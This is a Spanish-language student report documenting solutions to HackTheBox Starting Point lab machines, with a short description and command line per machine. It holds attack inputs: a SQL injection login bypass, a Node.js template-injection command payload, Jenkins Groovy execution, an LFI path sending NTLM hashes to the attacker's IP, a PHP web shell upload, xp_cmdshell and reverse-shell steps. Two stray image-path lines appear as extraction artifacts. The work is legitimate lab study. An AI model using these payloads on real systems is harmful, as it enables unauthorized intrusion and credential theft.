Proyecto final de Hacking etico

Nombre del estudiante: Rhogell Almonte
ID: 10161194
Asignatura: Hacking etico
Profesor: Rolando Del Rosario
Fecha de entrega:29/11/25

Introducción

En el ámbito de la ciberseguridad ofensiva y el hacking ético, la comprensión teórica de las vulnerabilidades es insuficiente sin una aplicación práctica rigurosa. Este documento presenta el desarrollo y resolución de los laboratorios prácticos del módulo "Starting Point" de la plataforma HackTheBox.

A lo largo de este proyecto, se analizan diversos entornos virtualizados que simulan fallos de seguridad reales comúnmente encontrados en infraestructuras corporativas. El recorrido abarca desde el **Tier 0**, enfocado en la enumeración de puertos y servicios básicos mal configurados, pasando por el **Tier 1**, donde se introducen vulnerabilidades web y de bases de datos (como SQL Injection y LFI), hasta llegar al **Tier 2**, que exige técnicas más avanzadas como el movimiento lateral, la interacción con servicios Windows (SMB/MSSQL) y la escalada de privilegios.

El propósito de este reporte no es solo demostrar la obtención de acceso (flags), sino documentar la metodología técnica utilizada para identificar, explotar y mitigar estas brechas de seguridad.

Objetivos del Proyecto

Objetivo General: Desarrollar y fortalecer habilidades técnicas en pruebas de penetración (Pentesting) mediante la identificación y explotación controlada de vulnerabilidades en sistemas y redes simulados.

Objetivos Específicos:

1. **Dominio de Herramientas de Enumeración:** Perfeccionar el uso de herramientas estándar de la industria como `Nmap`, `Gobuster` y `Smbclient` para el reconocimiento de superficies de ataque.
2. **Identificación de Servicios Vulnerables:** Comprender los riesgos asociados a protocolos inseguros (Telnet, FTP anónimo) y configuraciones por defecto en servicios críticos (Redis, MongoDB, Jenkins).
3. **Explotación de Vulnerabilidades Web y de Base de Datos:** Ejecutar ataques comunes como Inyecciones SQL (SQLi), Inclusión de Archivos Locales (LFI) y ataques de fuerza bruta.
4. **Escalada de Privilegios y Post-Explotación:** Aplicar técnicas para elevar privilegios desde un usuario raso a Administrador/Root, y comprender conceptos de persistencia y movimiento dentro de la red (como se evidencia en las máquinas *Archetype* y *Oopsie*).

Tier 0

1. Máquina: Meow

Protocolo/Servicio: Telnet (Puerto 23).

Descripción: Esta máquina se centra en la enumeración básica y el uso de protocolos inseguros. El objetivo es identificar que el puerto 23 está abierto. La vulnerabilidad es una mala configuración que permite acceso remoto sin cifrado y con credenciales predeterminadas o vacías.

Procedimiento: Se escanea el objetivo para encontrar el servicio Telnet. Se conecta remotamente y se prueba el acceso con el usuario "root", logrando entrar al sistema sin contraseña.

Comandos: `nmap -sV <IP> | telnet <IP> | root`

---

2. Máquina: Fawn

Protocolo/Servicio: FTP (Puerto 21).

Descripción: El reto explora una mala configuración en servidores de archivos: el inicio de sesión anónimo. FTP permite transferir archivos, pero si no se asegura, usuarios externos pueden acceder a datos sensibles sin credenciales.

Procedimiento: Tras detectar el puerto 21, se conecta al servidor FTP usando el usuario "anonymous". Se listan los archivos y se descarga la bandera a la máquina local.

Comandos: `ftp <IP> | anonymous | ls | get flag.txt | bye`

---

3. Máquina: Dancing

Protocolo/Servicio: SMB (Puerto 445).

Descripción: SMB es el protocolo de red de Windows para compartir archivos. Esta máquina enseña a enumerar recursos compartidos (shares) desde Linux. La vulnerabilidad permite el acceso a carpetas compartidas sin una autenticación estricta.

Procedimiento: Se utiliza un cliente SMB para listar las carpetas del servidor. Se encuentra la carpeta "WorkShares", se accede a ella y se navega por los directorios hasta encontrar la bandera.

Comandos: `smbclient -L <IP> | smbclient \\\\<IP>\\WorkShares | ls | cd Amy.J | get flag.txt`

---

4. Máquina: Redeemer

Protocolo/Servicio: Redis (Puerto 6379).

Descripción: Redis es una base de datos en memoria (NoSQL). A menudo se deja expuesta a internet sin contraseña. El objetivo es interactuar con esta base de datos para extraer información almacenada.

Procedimiento: Se escanea el puerto 6379 y se usa el cliente de Redis para conectar. Se inspecciona el servidor, se listan las claves y se recupera el contenido de la clave objetivo.

Comandos: `nmap -p- --min-rate=1000 <IP> | redis-cli -h <IP> | info | keys * | get flag`

---

5. Máquina: Explosion

Protocolo/Servicio: RDP (Puerto 3389).

Descripción: RDP es el protocolo de escritorio remoto de Microsoft. Este laboratorio demuestra el riesgo de tener RDP expuesto sin contraseñas fuertes o con cuentas administrativas sin protección.

Procedimiento: Se identifica el servicio RDP. Se utiliza un cliente desde Linux para intentar acceder con el usuario "Administrator" sin contraseña, logrando acceso a la interfaz gráfica.

Comandos: `xfreerdp /v:<IP> /u:administrator /p:`

---

6. Máquina: Preignition

Protocolo/Servicio: Web / Dir Busting (Puerto 80).

Descripción: Muchas vulnerabilidades web son directorios ocultos no enlazados. Aquí se introduce el concepto de fuerza bruta de directorios para encontrar paneles de administración ocultos.

Procedimiento: Se usa una herramienta automatizada (Gobuster) con un diccionario de palabras comunes para encontrar rutas ocultas. Se descubre el directorio "admin" que da acceso a la bandera.

Comandos: `gobuster dir -u http://<IP> -w /usr/share/wordlists/dirb/common.txt`

---

7. Máquina: Mongod

Protocolo/Servicio: MongoDB (Puerto 27017).

Descripción: MongoDB es una base de datos NoSQL orientada a documentos. Es común encontrar instancias mal configuradas que permiten acceso anónimo administrativo para leer o modificar datos.

Procedimiento: Se conecta a la base de datos con el cliente nativo. Se enumeran las bases de datos, se selecciona la que contiene datos sensibles y se listan los documentos para leer la bandera.

Comandos: `mongo --host <IP> | show dbs | use sensitive_information | show collections | db.flag.find()`

---

8. Máquina: Synced


Protocolo/Servicio: Rsync (Puerto 873).

Descripción: Rsync es una herramienta para sincronizar archivos en Linux. La máquina presenta una configuración pública sin autenticación que permite a cualquiera leer los archivos del servidor.

Procedimiento: Se detecta el puerto 873. Se usa rsync para listar los directorios compartidos y se copia el archivo de la bandera desde el servidor remoto a la máquina local.

Comandos: `rsync --list-only rsync://<IP> | rsync rsync://<IP>/anon/flag.txt flag.txt`

TIER 1



1. Máquina: Appointment

Protocolo/Servicio: HTTP (Puerto 80) / SQL Injection.

Descripción: Esta máquina enseña cómo evadir paneles de autenticación mal protegidos usando inyección SQL básica. El objetivo es entrar como administrador sin saber la contraseña.

Procedimiento: Se encuentra un panel de login. En lugar de credenciales válidas, se inyecta un payload SQL en el campo de usuario que "comenta" la verificación de la contraseña, logrando acceso instantáneo.

Comandos: `http://<IP>` (en navegador) | `admin' #` (en el campo Username)

---

2. Máquina: Sequel

Protocolo/Servicio: MySQL/MariaDB (Puerto 3306).

Descripción: Se centra en bases de datos SQL mal configuradas. Muchas veces el usuario "root" se deja habilitado sin contraseña o con acceso externo permitido por error.

Procedimiento: Se conecta directamente al servicio MySQL remoto usando el usuario root sin contraseña. Se enumeran las bases de datos para encontrar la que contiene la bandera y se hace una consulta (query) para leerla.

Comandos: `mysql -h <IP> -u root` | `show databases;` | `use htb;` | `select * from users;`

---

3. Máquina: Crocodile

Protocolo/Servicio: FTP (Puerto 21) + HTTP (Puerto 80).

Descripción: Enseña la enumeración y la reutilización de credenciales. A veces las contraseñas que encontramos en un servicio (FTP) sirven para entrar en otro (Web).

Procedimiento: Se entra al FTP y se descargan archivos que contienen una lista de usuarios y contraseñas. Luego, con Gobuster se encuentra un panel de administración web oculto (`/login.php`) y se usan esas credenciales para entrar.

Comandos: `ftp <IP>` | `get allowed.userlist` | `gobuster dir -u http://<IP> -w common.txt` | `http://<IP>/login.php`

---

4. Máquina: Responder

Protocolo/Servicio: HTTP (Puerto 80) / LFI / NTLM.

Descripción: Esta máquina introduce el robo de hashes en entornos Windows. Se aprovecha una vulnerabilidad en la web para obligar al servidor a conectarse a nuestra máquina atacante, capturando así su hash de autenticación.

Procedimiento: Se usa la herramienta `Responder` para escuchar tráfico. Se navega a la web y se usa un parámetro vulnerable (LFI) para invocar un recurso en nuestra IP. Responder captura el hash NTLM, que luego se rompe con John The Ripper para obtener la contraseña y entrar con `evil-winrm`.

Comandos: `responder -I tun0` | `http://<IP>/?page=//<TU_IP_VPN>/share` | `john hash.txt` | `evil-winrm -i <IP> -u administrator -p <PASSWORD_CRACKEADA>`

---

5. Máquina: Three

Protocolo/Servicio: HTTP (Puerto 80) / AWS S3.

Descripción: Simula un entorno de nube AWS. El servidor web está alojado en un "bucket" S3 mal configurado que permite escritura pública.

Procedimiento: Se añade el dominio `thetoppers.htb` al archivo `/etc/hosts`. Se enumeran los buckets S3 y se descubre que se pueden subir archivos. Se sube una "shell" en PHP, se visita desde el navegador y se ejecuta el comando para leer la flag.

Comandos: `echo "<IP> thetoppers.htb" | sudo tee -a /etc/hosts` | `aws --endpoint=http://s3.thetoppers.htb s3 ls` | `aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb` | `http://thetoppers.htb/shell.php?cmd=cat%20flag.txt`

---

6. Máquina: Ignition

Protocolo/Servicio: HTTP (Laravel Framework).

Descripción: Explota una vulnerabilidad conocida en el modo de depuración de Laravel (Ignition). Si una aplicación Laravel se deja en modo "debug", un atacante puede ejecutar código remoto.

Procedimiento: Al visitar la web, se provoca un error para ver la pantalla de depuración de Ignition. Se utiliza un script de exploit público diseñado para esta versión específica de Ignition que permite ejecución remota de comandos (RCE).

Comandos: `nmap -sV <IP>` | `python3 exploit_laravel_ignition.py http://<IP>`

---

7. Máquina: Bike

Protocolo/Servicio: HTTP (Node.js) / SSTI.

Descripción: Introduce la inyección de plantillas del lado del servidor (SSTI) en entornos Node.js/Handlebars. Ocurre cuando la entrada del usuario se procesa inseguramente dentro de una plantilla web.

Procedimiento: Se identifica un campo de "Suscripción" en la web. Se inyecta un payload de prueba como `{{7*7}}`. Si el servidor devuelve "49", es vulnerable. Se inyecta un payload de Node.js para ejecutar comandos del sistema y leer la flag.

Comandos: `Burp Suite` | `{{require('child_process').exec('cat /root/flag.txt')}}`

---

8. Máquina: Funnel

Protocolo/Servicio: SSH (Puerto 22) / Port Forwarding.

Descripción: Enseña la técnica de "Túneles SSH". A veces un servicio (como una base de datos) solo escucha internamente (localhost) y no se puede atacar desde fuera directamente.

Procedimiento: Se usa SSH con credenciales dadas para crear un túnel que redirige un puerto local de tu máquina al puerto interno del servidor remoto. Luego te conectas a tu propio puerto local para acceder al servicio remoto restringido (PostgreSQL).

Comandos: `ssh -L 5432:127.0.0.1:5432 usuario@<IP>` | `psql -h 127.0.0.1 -U postgres`

---

9. Máquina: Pennyworth

Protocolo/Servicio: HTTP (Puerto 8080) / Jenkins.

Descripción: Jenkins es un servidor de automatización muy usado. Esta máquina explota una configuración insegura donde la "Consola de Scripts" es accesible sin contraseña.

Procedimiento: Se accede al puerto 8080. Se navega a "Manage Jenkins" -> "Script Console". Allí se puede escribir código Groovy (similar a Java) que el servidor ejecuta como sistema, permitiendo leer archivos o ejecutar comandos.

Comandos: `http://<IP>:8080/script` | `println "cat /root/flag.txt".execute().text`

---

10. Máquina: Tactics


Protocolo/Servicio: SMB (Puerto 445).

Descripción: Se centra en la implementación del protocolo SMB y cómo los administradores a veces dejan accesos administrativos expuestos. El nombre sugiere el uso de tácticas directas como el uso de herramientas de administración remota.

Procedimiento: Se identifica que el servicio SMB está expuesto y permite conexiones. Se utiliza `Impacket` (psexec o smbexec) con credenciales de administrador (si se han obtenido o si son por defecto) para obtener una shell interactiva de sistema (SYSTEM).

Comandos: `impacket-psexec Administrator@<IP>` | `type C:\Users\Administrator\Desktop\flag.txt`

TIER 2



1. Máquina: Archetype

Protocolo/Servicio: SMB (Puerto 445) / MSSQL (Puerto 1433).

Descripción: Es una máquina Windows que enseña a enumerar recursos compartidos para encontrar fugas de información (credenciales). La vulnerabilidad principal reside en el servicio Microsoft SQL Server, el cual permite la ejecución de comandos del sistema a través de la función `xp_cmdshell`, permitiendo obtener acceso inicial y posteriormente escalar privilegios revisando el historial de PowerShell.

Procedimiento: Se accede al SMB sin contraseña para encontrar un archivo de configuración (`dtsConfig`) que contiene credenciales. Se usan esas credenciales para conectar a la base de datos MSSQL. Se habilita `xp_cmdshell` para ejecutar comandos, se obtiene una shell reversa y finalmente se lee el archivo de historial de consola de PowerShell para encontrar la contraseña del Administrador.

Comandos: `smbclient -N -L \\\\<IP>` | `impacket-mssqlclient ARCHETYPE/sql_svc@<IP> -windows-auth` | `enable_xp_cmdshell` | `xp_cmdshell "powershell -c ..."` | `type`

`C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt`

---

2. Máquina: Oopsie

Protocolo/Servicio: HTTP (Puerto 80) / IDOR / SUID.

Descripción: Se centra en vulnerabilidades web lógicas. Introduce el concepto de "Broken Access Control" (Control de acceso roto) mediante la manipulación de Cookies y parámetros ID (IDOR) para suplantar usuarios. La escalada a root se logra explotando un binario SUID personalizado que ejecuta comandos del sistema de forma insegura.

Procedimiento: Se usa Burp Suite para interceptar las peticiones web y modificar la cookie de sesión (`role=admin`) y los IDs de usuario para acceder al panel de administración. Se sube un archivo PHP malicioso (reverse shell) en la sección de "Uploads". Una vez dentro del sistema, se explota el binario `bugtracker` ingresando datos que permiten leer archivos protegidos como `root.txt`.

Comandos: `burpsuite` (Modificar Cookie: role=admin; user=1) | `gobuster dir -u http://<IP> -w common.txt` | `nc -lvnp 4444` | `find / -perm -4000 2>/dev/null` | `/usr/bin/bugtracker`

Conclusión

Completar estos retos de HackTheBox ha sido la mejor forma de aterrizar todo lo que vemos en teoría. Al final, me di cuenta de que hackear no es siempre escribir código rápido como en las películas, sino tener mucha paciencia y ser observador.

Lo que más me llamó la atención, especialmente en el **Tier 0**, es que muchas veces no necesitas una herramienta súper compleja para entrar a un sistema. La mayoría de los fallos eran errores humanos simples: un administrador que dejó una contraseña vacía o un servicio abierto que no debía estar ahí. Eso me enseñó que el descuido es la vulnerabilidad más grande.

Conforme avancé a los tier **1 y 2**, la cosa se puso más interesante. Aprendí que entrar es solo el primer paso; el verdadero reto muchas veces es saltar de un usuario normal a Administrador (como me pasó con *Archetype*).

En resumen, me quedo con que la fase de investigación es lo más importante de todo: si no revisas bien qué puertos están abiertos, no vas a encontrar por dónde entrar. Este proyecto me dejó claro por qué es tan vital cambiar las configuraciones por defecto y asegurar bien cada servicio antes de ponerlo en internet.